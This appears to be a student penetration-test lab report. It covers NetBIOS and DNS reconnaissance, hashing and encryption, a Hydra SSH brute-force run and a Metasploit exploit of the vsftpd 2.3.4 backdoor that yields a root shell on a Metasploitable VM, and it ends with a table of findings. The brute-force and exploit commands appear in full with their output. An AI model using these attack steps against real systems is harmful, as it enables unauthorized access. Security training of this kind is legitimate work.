Doing NBT name scan for addresses from 192.168.8.171
IP address      NetBIOS Name      Server      User      MAC address
192.168.8.171   METASPLOITABLE  <server>  METASPLOITABLE  00:00:00:00:00:00
└─(kali㉿kali)-[~]
$ 

```

```
(kali㉿kali)-[~]
└─$ nbtscan 192.168.8.171 -v -h
Doing NBT name scan for addresses from 192.168.8.171

NetBIOS Name Table for Host 192.168.8.171:
File System
Incomplete packet, 335 bytes long.
Name Service Type
METASPLOITABLE Workstation Service
METASPLOITABLE Messenger Service
METASPLOITABLE File Server Service
METASPLOITABLE Workstation Service
METASPLOITABLE Messenger Service
METASPLOITABLE File Server Service
__MSBROWSE__ Master Browser
WORKGROUP Domain Name
WORKGROUP Master Browser
WORKGROUP Browser Service Elections
WORKGROUP Domain Name
WORKGROUP Master Browser
WORKGROUP Browser Service Elections

Adapter address: 00:00:00:00:00:00
```



```
(kali㉿kali)-[~]
└─$ nbtscan 192.168.8.171 -v
Doing NBT name scan for addresses from 192.168.8.171

NetBIOS Name Table for Host 192.168.8.171:
File System
Incomplete packet, 335 bytes long.
Name Service Type
METASPLOITABLE <00> UNIQUE
METASPLOITABLE <03> UNIQUE
METASPLOITABLE <20> UNIQUE
METASPLOITABLE <00> UNIQUE
METASPLOITABLE <03> UNIQUE
METASPLOITABLE <20> UNIQUE
__MSBROWSE__ <01> GROUP
WORKGROUP <00> GROUP
WORKGROUP <1d> UNIQUE
WORKGROUP <1e> GROUP
WORKGROUP <00> GROUP
WORKGROUP <1d> UNIQUE
WORKGROUP <1e> GROUP

Adapter address: 00:00:00:00:00:00
```

```
(kali㉿kali)-[~]
└─$ nbtscan 192.168.8.171 -d
Doing NBT name scan for addresses from 192.168.8.171

Packet dump for Host 192.168.8.171:

Incomplete packet, 335 bytes long.
Transaction ID: 0x0162 (354)
Flags: 0x8400 (33792)
Question count: 0x0000 (0)
Answer count: 0x0001 (1)
Name service count: 0x0000 (0)
Additional record count: 0x0000 (0)
Question name: CKAAAAAAAAAAAAAAAAAAAAA
Question type: 0x0021 (33)
Question class: 0x0001 (1)
Time to live: 0x00000000 (0)
Rdata length: 0x0119 (281)
Number of names: 0xd (13)

Names received:
METASPLOITABLE Service: 0x00 Flags: 0x0004
METASPLOITABLE Service: 0x03 Flags: 0x0004
METASPLOITABLE Service: 0x20 Flags: 0x0004
METASPLOITABLE Service: 0x00 Flags: 0x0004
METASPLOITABLE Service: 0x03 Flags: 0x0004
METASPLOITABLE Service: 0x20 Flags: 0x0004
__MSBROWSE__ Service: 0x01 Flags: 0x0084
WORKGROUP Service: 0x00 Flags: 0x0084
WORKGROUP Service: 0x1d Flags: 0x0004
WORKGROUP Service: 0x1e Flags: 0x0084
WORKGROUP Service: 0x00 Flags: 0x0084
WORKGROUP Service: 0x1d Flags: 0x0004
WORKGROUP Service: 0x1e Flags: 0x0084

Adapter address: 00:00:00:00:00:00
Version major: 0x00 (0)
Version minor: 0x00 (0)
Duration: 0x0000 (0)
FRMRs Received: 0x0000 (0)
FRMRs Transmitted: 0x0000 (0)
IFrame Receive errors: 0x0000 (0)
Transmit aborts: 0x0000 (0)
Transmitted: 0x00000000 (0)
Received: 0x00000000 (0)
IFrame transmit errors: 0x0000 (0)
No receive buffers: 0x0000 (0)
tl timeouts: 0x0000 (0)
tl timeouts: 0x0000 (0)
Free NCBS: 0x0000 (0)
NCBS: 0x0000 (0)
Max NCBS: 0x0000 (0)
No transmit buffers: 0x0000 (0)
Max datagram: 0x0000 (0)
```

c) Host-tool

host is a basic program used to conduct DNS lookups in Linux. It is typically used to resolve a hostname into an IP address or vice-versa. To print the SOA record details, use the -C option. A SOA (Start of Authority) record includes fundamental characteristics about the domain and the zone that the domain is in. [3]

scanning sliit.lk using host tool

```
(kali㉿kali)-[~]
$ sudo host
[sudo] password for kali:
Usage: host [-aCdIrlTvWw] [-c class] [-N ndots] [-t type] [-W time]
           [-R number] [-m flag] [-p port] hostname [server]
  -a is equivalent to -v -t ANY
  -A is like -a but omits RRSIG, NSEC, NSEC3
  -c specifies query class for non-IN data
  -C compares SOA records on authoritative nameservers
  -d is equivalent to -v
  -l lists all hosts in a domain, using AXFR
  -m set memory debugging flag (trace|record|usage)
  -N changes the number of dots allowed before root lookup is done
  -p specifies the port on the server to query
  -r disables recursive processing
  -R specifies number of retries for UDP packets
  -s a SERVFAIL response should stop query
  -t specifies the query type
  -T enables TCP/IP mode
  -U enables UDP mode
  -v enables verbose output
  -V print version number and exit
  -w specifies to wait forever for a reply
  -W specifies how long to wait for a reply
  -4 use IPv4 query transport only
  -6 use IPv6 query transport only
```

SLIIT public IP and mail servers

```
(kali㉿kali)-[~]
$ sudo host sliit.lk
sliit.lk mail is handled by 0 sliit-lk.mail.protection.outlook.com.
```

SLIIT Nameservers

```
(kali㉿kali)-[~]
$ sudo host -t ns sliit.lk
sliit.lk name server s1.ns.slt.lk.
sliit.lk name server s2.ns.slt.lk.
sliit.lk name server p1.ns.slt.lk.
```

d) nslookup tool

nslookup is an acronym of name server lookup and enables you to query your DNS service. The program is usually used to acquire a domain name through your command line interface (CLI), receive IP address mapping information, and search DNS records.[4]

nslookup tool on sliit.lk

SLIIT public IP

```
(kali㉿kali)-[~]
$ sudo nslookup
[sudo] password for kali:
> sliit.lk
Server:      192.168.8.1
Address:     192.168.8.1#53

Non-authoritative answer:
*** Can't find sliit.lk: No answer
> █
```

SLIIT Nameservers

```
(kali㉿kali)-[~]
$ sudo nslookup
> set type=ns
> sliit.lk
Server:      192.168.8.1
Address:     192.168.8.1#53

Non-authoritative answer:
sliit.lk      nameserver = s2.ns.slt.lk.
sliit.lk      nameserver = p1.ns.slt.lk.
sliit.lk      nameserver = s1.ns.slt.lk.

Authoritative answers can be found from:
p1.ns.slt.lk  internet address = 203.115.0.1
s1.ns.slt.lk  internet address = 203.115.0.18
s2.ns.slt.lk  internet address = 203.94.84.2
s2.ns.slt.lk  has AAAA address 2402:d000:a6::2
> █
```

SLIIT mail servers

```
(kali㉿kali)-[~]
$ sudo nslookup
> set type=mx
> sliit.lk
Server:      192.168.8.1
Address:     192.168.8.1#53

Non-authoritative answer:
sliit.lk      mail exchanger = 0 sliit-lk.mail.protection.outlook.com.

Authoritative answers can be found from:
> █
```

e) dig tool

BIND created “dig” as a powerful command-line tool for interrogating DNS nameservers. It can locate IP address records, track the query path as it seeks responses from authoritative nameservers, and detect other DNS issues.

dig tool on sliit.lk

SLIIT public IP

```
(kali㉿kali)-[~]
$ sudo dig sliit.lk

; <>> DiG 9.16.15-Debian <>> sliit.lk
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 40596
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;sliit.lk.           IN      A

;; AUTHORITY SECTION:
sliit.lk.        1948    IN      SOA     ns1.slt.lk. postmaster.slt.lk.

;; Query time: 240 msec
;; SERVER: 192.168.8.1#53(192.168.8.1)
;; WHEN: Mon Sep 27 11:40:56 EDT 2021
;; MSG SIZE  rcvd: 92
```

SLIIT Nameservers

```
(kali㉿kali)-[~]
$ sudo dig sliit.lk -t ns +short
s1.ns.slt.lk.
p1.ns.slt.lk.
s2.ns.slt.lk.
```

9. Scenario 4 -Hashing based on LAB-05

Hashing is the process of converting a given key into another value. A hash function is used to generate a new value using a mathematical method. Encryption is the process of scrambling data so that it can only be unscrambled and read by those who have the matching key.

Examples: RipeMD, Tiger, xxhash,MD5, SHA-2,CRC32

a) Encryption and Decryption

```
(kali㉿kali)-[~/Desktop]
└─$ ls
jaliya.txt

(kali㉿kali)-[~/Desktop]
└─$ sha256sum jaliya.txt > checksum

(kali㉿kali)-[~/Desktop]
└─$ cat checksum
903a4b461533f71771a9682b1369409dff90c2d930a0d85deb79c89eb6dc4c44  jaliya.txt

(kali㉿kali)-[~/Desktop]
└─$ cat jaliya.txt
```

The function of transforming a given key into another value is known as hashing. A mathematical algorithm is used to produce the new value using a hash function. Encryption is the process of scrambling data so that only those with the corresponding key can unscramble and

```
(kali㉿kali)-[~/Desktop]
└─$ openssl enc -aes-128-cbc -e -in jaliya.txt -out encrypted.txt -md md5
enter aes-128-cbc encryption password:
Verifying - enter aes-128-cbc encryption password:
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
```

```

[~] (kali㉿kali)-[~/Desktop]
└─$ echo 'my name is jaliya' > data.txt

[~] (kali㉿kali)-[~/Desktop]
└─$ cat data.txt
my name is jaliya

[~] (kali㉿kali)-[~/Desktop]
└─$ sha256sum data.txt
d5d5422d53e133e194aca4d9fa24519e7cc6032d6d4d00b4a6afc9ef85700452  data.txt

[~] (kali㉿kali)-[~/Desktop]
└─$ sha256sum data.txt > checksum

[~] (kali㉿kali)-[~/Desktop]
└─$ cat checksum
d5d5422d53e133e194aca4d9fa24519e7cc6032d6d4d00b4a6afc9ef85700452  data.txt

[~] (kali㉿kali)-[~/Desktop]
└─$ sha256sum --check checksum
data.txt: OK

[~] (kali㉿kali)-[~/Desktop]
└─$ cat data.txt
my name is jaliya

[~] (kali㉿kali)-[~/Desktop]
└─$ openssl enc -aes-128-cbc -e -in data.txt -out encrypted.txt -md md5
enter aes-128-cbc encryption password:
Verifying - enter aes-128-cbc encryption password:
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.

[~] (kali㉿kali)-[~/Desktop]
└─$ cat encrypted.txt
Salted__♦)A♦g♦b;♦♦♦U♦♦♦%♦♦♦4o♦j♦♦♦♦cJ8♦■

[~] (kali㉿kali)-[~/Desktop]
└─$ openssl enc -aes-128-cbc -e -in encrypted.txt -out decrypted.txt -md md5
enter aes-128-cbc encryption password:
Verifying - enter aes-128-cbc encryption password:
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.

```

b) Steganography

A steganography software program enables a user to embed concealed data within a digital document, such as a picture or video, and subsequently retrieve that data. It is not required to hide the content in the original file in anyway. Therefore, it would not be required to change the original file and thus, it is impossible to discover anything.

10. Scenario 5 - Carry out password brute force attack on a target

Used Tool: Hydra Tool

Hydra is a pre-installed program in Kali Linux that may be used to brute-force usernames and passwords for many services including ftp, ssh, telnet, MS-SQL, and so on. To detect valid credentials, brute-force may be used to test various users and passwords against a target. The following is a list of all the protocols that hydra supports.

```

Syntax: hydra [[[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w [/OPT]]]

Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS or -P FILE  try password PASS, or load several passwords from FILE
  -C FILE  colon separated "login:pass" format, instead of -L/-P options
  -M FILE  list of servers to attack, one entry per line, ':' to specify port
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -U  service module usage details
  -m OPT  options specific for a module, see -U output for information
  -h  more command line options (COMPLETE HELP)
  server  the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service  the service to crack (see below for supported protocols)
  OPT      some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-f
ntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 s

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)
```

Example: hydra -l user -P passlist.txt ftp://192.168.0.1

```

└─(kali㉿kali)-[~/.../Lab SS/Lab05/12hydra/wordlists]
$ hydra -V -L usernames.txt -P usernames.txt -f ssh://192.168.244.128
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-05-09 13:19:34
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 676 login tries (l:26/p:26), ~43 tries per task
[DATA] attacking ssh://192.168.244.128:22/
[ATTEMPT] target 192.168.244.128 - login "msfadmin" - pass "msfadmin" - 1 of 676 [child 0] (0/0)
[ATTEMPT] target 192.168.244.128 - login "msfadmin" - pass "zeus" - 2 of 676 [child 1] (0/0)
[ATTEMPT] target 192.168.244.128 - login "msfadmin" - pass "sitharu" - 3 of 676 [child 2] (0/0)
[ATTEMPT] target 192.168.244.128 - login "msfadmin" - pass "lolc" - 4 of 676 [child 3] (0/0)
[ATTEMPT] target 192.168.244.128 - login "msfadmin" - pass "slilit" - 5 of 676 [child 4] (0/0)
[ATTEMPT] target 192.168.244.128 - login "msfadmin" - pass "slii123" - 6 of 676 [child 5] (0/0)
[ATTEMPT] target 192.168.244.128 - login "msfadmin" - pass "student" - 7 of 676 [child 6] (0/0)
[ATTEMPT] target 192.168.244.128 - login "msfadmin" - pass "darkside" - 8 of 676 [child 7] (0/0)
[ATTEMPT] target 192.168.244.128 - login "msfadmin" - pass "batman" - 9 of 676 [child 8] (0/0)
[ATTEMPT] target 192.168.244.128 - login "msfadmin" - pass "sueprman" - 10 of 676 [child 9] (0/0)
[ATTEMPT] target 192.168.244.128 - login "msfadmin" - pass "spiderman" - 11 of 676 [child 10] (0/0)
[ATTEMPT] target 192.168.244.128 - login "msfadmin" - pass "helloworld" - 12 of 676 [child 11] (0/0)
[ATTEMPT] target 192.168.244.128 - login "msfadmin" - pass "hello1234" - 13 of 676 [child 12] (0/0)
[ATTEMPT] target 192.168.244.128 - login "msfadmin" - pass "obama" - 14 of 676 [child 13] (0/0)
[ATTEMPT] target 192.168.244.128 - login "msfadmin" - pass "qwerty" - 15 of 676 [child 14] (0/0)
[ATTEMPT] target 192.168.244.128 - login "msfadmin" - pass "admin" - 16 of 676 [child 15] (0/0)
[22][ssh] host: 192.168.244.128  login: msfadmin  password: msfadmin
[STATUS] attack finished for 192.168.244.128 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-09 13:19:35


```

11. Scenario 6 - Carry out Nessus scan on a target

Used Tools: Nessus

Nessus is a remote security scanning application that examines a computer and sends out an alert if it finds any vulnerabilities that malevolent hackers could exploit to obtain access to any computer on your network.[5]


Download Nessus using <https://www.tenable.com/products/nessus/nessus-essentials> and install it to your kali machine.



The screenshot shows a terminal window on a Kali Linux desktop. The desktop background features the Kali Linux logo with the tagline "the quieter you become, the more you are able to hear". The terminal window has a dark blue background with white text. It displays the following command sequence:

```
(kali㉿kali)-[~/Downloads]
└─$ ls
'HAZTERIZE.COM - 202207090627.rar'  Nessus-8.14.0-debian6_amd64.deb  Nessus-8.14.0-debian6_i386.deb
(kali㉿kali)-[~/Downloads]
└─$ sudo dpkg -i Nessus-8.14.0-debian6_amd64.deb
Selecting previously unselected package nessus.
(Reading database ... 273548 files and directories currently installed.)
Preparing to unpack Nessus-8.14.0-debian6_amd64.deb ...
Unpacking nessus (8.14.0) ...
Setting up nessus (8.14.0) ...
Unpacking Nessus Scanner Core Components ...
- You can start Nessus Scanner by typing /bin/systemctl start nessusd.service
- Then go to https://kali:8834/ to configure your scanner
(kali㉿kali)-[~/Downloads]
└─$
```

Then start Nessus service and go to <https://kali:8834/> link using your browser.



Hosts | Vulnerabilities 73 | Remediations 4 | VPR Top Threats | History |

Filter | Search Vulnerabilities | 73 Vulnerabilities

Sev	Name	Family	Count	Actions
Critical	SSL (Multiple Issues)	Gain a shell remotely	3	
Mixed	Apache Tomcat (Multiple Issues)	Web Servers	3	
Mixed	Web Server (Multiple Issues)	Web Servers	3	
Critical	Bind Shell Backdoor Detection	Backdoors	1	
Critical	NFS Exported Share Information Disclosure	RPC	1	
Critical	rexecd Service Detection	Service detection	1	
Critical	Unix Operating System Unsupported Version Detection	General	1	
Critical	UnrealIRCd Backdoor Detection	Backdoors	1	
Critical	VNC Server Password Password	Gain a shell remotely	1	
Mixed	SSL (Multiple Issues)	General	26	
Mixed	ISC Bind (Multiple Issues)	DNS	5	
Mixed	SSL (Multiple Issues)	Service detection	3	
High	NFS Shares World Readable	RPC	1	
High	login Service Detection	Service detection	1	

Scan Details

- Policy: Basic Network Scan
- Status: Completed
- Severity Base: CVSS v3.0
- Scanner: Local Scanner
- Start: Today at 1:27 PM
- End: Today at 1:38 PM
- Elapsed: 11 minutes

Vulnerabilities

12. Scenario 7 - Gain unauthorized access to a target server (192.168.8.171) using an existing vulnerability in vsftpd version 2.3.4

Tool Used: Metasploit framework

```
[root@kali:~]# sudo msfconsole

[!] File System Artwork
[!] Session one died of dysentery.

Press ENTER to size up the situation

=====
| [ metasploit v6.0.45-dev ] |
+ -- =[ 2134 exploits - 1139 auxiliary - 364 post ] |
+ -- =[ 592 payloads - 45 encoders - 10 nops ] |
+ -- =[ 8 evasion ] |

Metasploit tip: Open an interactive Ruby terminal with
irb
```

Workspaces Applications Sep 27 11:06 PM
Kali-Linux-2021.2-virtualbox-amd64 [Running]

File Machine View Input Devices Help

What is a Private IP Addr... root@kali: ~

root@kali: ~

File Actions Edit View Help

```
= [ metasploit v6.0.45-dev
+ --=[ 2134 exploits - 1139 auxiliary - 364 post
+ --=[ 592 payloads - 45 encoders - 10 nops
+ --=[ 8 evasion ]
```

Metasploit tip: Open an interactive Ruby terminal with
`irb`

`msf6 > search vsftpd`

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example `info 0`, use `0` or `use exploit/unix/ftp/vsftpd_234_backdoor`

`msf6 > use 0`
[*] No payload configured, defaulting to cmd/unix/interact
`msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.8.171`
RHOSTS => 192.168.8.171
`msf6 exploit(unix/ftp/vsftpd_234_backdoor) > OPTIONS`
[-] Unknown command: OPTIONS.
`msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options`

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name	Current Setting	Required	Description
RHOSTS	192.168.8.171	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	21	yes	The target port (TCP)

Payload options (cmd/unix/interact):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

Exploit target:

Id	Name
0	Automatic

`msf6 exploit(unix/ftp/vsftpd_234_backdoor) >`

`msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads`

Compatible Payloads

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/interact		normal	No	Unix Command, Interact with Established Connection

`msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload 0`
payload => cmd/unix/interact
`msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit`

[*] 192.168.8.171:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.8.171:21 - USER: 331 Please specify the password.
[+] 192.168.8.171:21 - Backdoor service has been spawned, handling ...

```
|_ File Actions Edit View Help  
[*] 192.168.8.171:21 - USER: 331 Please specify the password.  
[+] 192.168.8.171:21 - Backdoor service has been spawned, handling...  
[+] 192.168.8.171:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.8.171:6200) at 2021-09-27 13:37:47 -0400  
  
whoami  
root  
File System  
  
whoami  
root  
Home  
  
pwd  
/  
ls  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd  
initrd.img  
lib  
lost+found  
media  
mnt  
nohup.out  
opt  
proc  
root  
sbin  
srv  
sys  
tmp  
usr  
var  
vmlinuz  
  
uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux  
  
hostname  
metasploitable
```



13. Vulnerabilities Analyzing

Vulnerability	Information Disclosure. (VID 001)
Severity	High
Business Impacts	Organization information are disclosed to the 3 rd parties. This will impact on organization's reputations.
Effectiveness of present controls	Low
Recommendations	Request removal from information brokerage services.

Vulnerability	Information Disclosure. (VID 001)
Severity	High
Findings	Open ports, SSH, Vulnerable FTP server (vsftpd v2.3.4), Server OS information, Vulnerable Apache server, MySQL, PostgreSQL
Business Impacts	The attacker obtains access to the organization's server information. The attacker will take advantage of this chance to launch technical-specific assaults on specified targets. Businesses will have to deal with service outages or information leaks.
Effectiveness of present controls	Low
Recommendations	Harden the server OS to close all unnecessary ports/ Blacklist ICMP ping requests among the servers.

Vulnerability	Information Disclosure. (VID 001)
Severity	High
Findings	Open ports, services operating on open ports, sliit.lk name servers and mail servers
Business Impacts	The invader gains access to the server data of the business. The attacker would use this flaw to conduct technical-specific attacks against predefined targets. Businesses will have to cope with internet disruptions and data breaches. Because information has been given to other parties. It would be detrimental to the brand's reputation.
Effectiveness of present controls	Low
Recommendations	Harden the server OS to close all unnecessary ports/ Blacklist ICMP ping requests among the servers.

Vulnerability	Information Disclosure. (VID 001)
Severity	High
Findings	Find live hosts.
Business Impacts	The invader gains access to the server data of the business. The attacker will use this opportunity flaw to identify the targets. Revenue loss and reputational harm may be disastrous.
Effectiveness of present controls	Low
Recommendations	Subdivide the network portion into micro-segments.

Vulnerability	Improper Logon Credentials
---------------	----------------------------

Severity	Medium
Findings	Vulnerabilities in the intended host
Business Impacts	The attacker has access to the server information/vulnerabilities of the business. An attacker will use this vulnerability to compromise the server, causing service interruption or identity theft for the business.
Effectiveness of present controls	Low
Recommendations	Divide the network into sub-sections and set up a firewall to transport traffic between them. Update all programs, services, and the operating system to the most recent versions.

Vulnerability	vsftpd v2.3.4 Backdoor Command Execution/CVE:2011-2523. (VID 004)
Severity	Critical
Findings	Root shell access to the target
Business Impacts	Organization's servers can be accessed by the unauthorized people and they may damage the service running on server or steal valuable data inside the server.
Effectiveness of present controls	Low
Recommendations	Patch vsftpd FTP service to the latest version/Remove service from the server if that is not usable.

14. Conclusion

During the penetration test, I discovered several vulnerabilities in the system that I examined. Overall, this procedure was carried out both manually and utilizing automated technologies. This testing was restricted to the main domain and a few subdomains, as previously stated. The findings may be summarized as follows:

Information Disclosure. (VID 001)	High
Information Disclosure. (VID 001)	High
Information Disclosure. (VID 001)	High
Improper Logon Credentials	Medium
vsftpd v2.3.4 Backdoor Command Execution/CVE:2011-2523. (VID 004)	Critical

References

- [1] Atlassian, Severity levels for security issues. *Atlassian*. Available at: <https://www.atlassian.com/trust/security/security-severity-levels> [Accessed September 27, 2021].
- [2] Anon, *NetBIOS*. Available at: <https://w3dt.net/tools/netbios>
- [3] Geek University, Host command: Linux. *Geek University*. Available at: <https://geek-university.com/linux/host-command/#:~:text=host%20is%20a%20simple%20tool,IP%20address%20or%20vice%2Dversa.&text=To%20print%20the%20SOA%20record,that%20the%20domain%20is%20in.>
- [4] Management, P., 2020. Nslookup explained. *Fasthosts Blog*. Available at: <https://www.fasthosts.co.uk/blog/guides/nslookup-explained/> [Accessed September 27, 2021].
- [5] "linuxhint.com," [Online]. Available: https://linuxhint.com/nessus_installation_kali_linux/.